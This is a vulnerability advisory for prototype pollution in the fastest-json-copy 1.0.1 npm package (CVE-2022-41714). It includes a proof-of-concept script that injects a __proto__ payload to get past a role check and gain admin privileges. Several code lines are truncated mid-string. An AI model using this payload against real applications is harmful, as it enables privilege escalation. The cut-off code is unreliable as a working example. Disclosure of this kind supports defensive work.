fastest-json-copy 1.0.1 - Prototype Pollution

Summary

Affected versions	Version 1.0.1
State	Public
Release date	2022-10-19

Vulnerability

Kind	Prototype Pollution
Rule	390. Prototype Pollution
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L
CVSSv3 Base Score	7.3
Exploit available	Yes
CVE ID(s)	CVE-2022-41714

Vulnerability

Prototype pollution is a vulnerability that affects JS. It occurs when a third party manages to modify the `__proto__` of an object. JavaScript first checks if such a method/attribute exists in the object. If so, then it calls it. If not, it looks in the object's prototype. If the method/attribute is also not in the object's prototype, then the property is said to be undefined.

Therefore, if an attacker succeeds in injecting the `__proto__` property into an object, he will succeed in injecting or editing its properties.

Exploitation


exploit.js

```
const copy = require('fastest-json-copy');

let admin = {name: "admin", role:"admin"};
let user  = {name: "user" , role:"user"};

let normal_user_request    = JSON.parse('{"name":"user","role":"admin"}
let malicious_user_request = JSON.parse('{"name":"user","__proto__":{"r

const create_user = (new_user) => {
    // A user cannot alter his role. This way we prevent privilege esca
    if(new_user?.role && new_user?.role.toLowerCase() === "admin") {
        throw "Unauthorized Action";
    }
    user = copy.copy(new_user);
    console.log(user);
```



```
finally {
    create_user(malicious_user_request);
}
```

Evidence of exploitation



Our security policy

We have reserved the CVE-2022-41714 to refer to this issue from now on.

- https://fluidattacks.com/advisories/policy/

System Information

- Version: fastest-json-copy 1.0.1
- Operating System: GNU/Linux

Mitigation

There is currently no patch available for this vulnerability.

Credits


The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

References

Vendor page https://github.com/streamich/fastest-json-copy

Timeline

2022-10-19
Public Disclosure.



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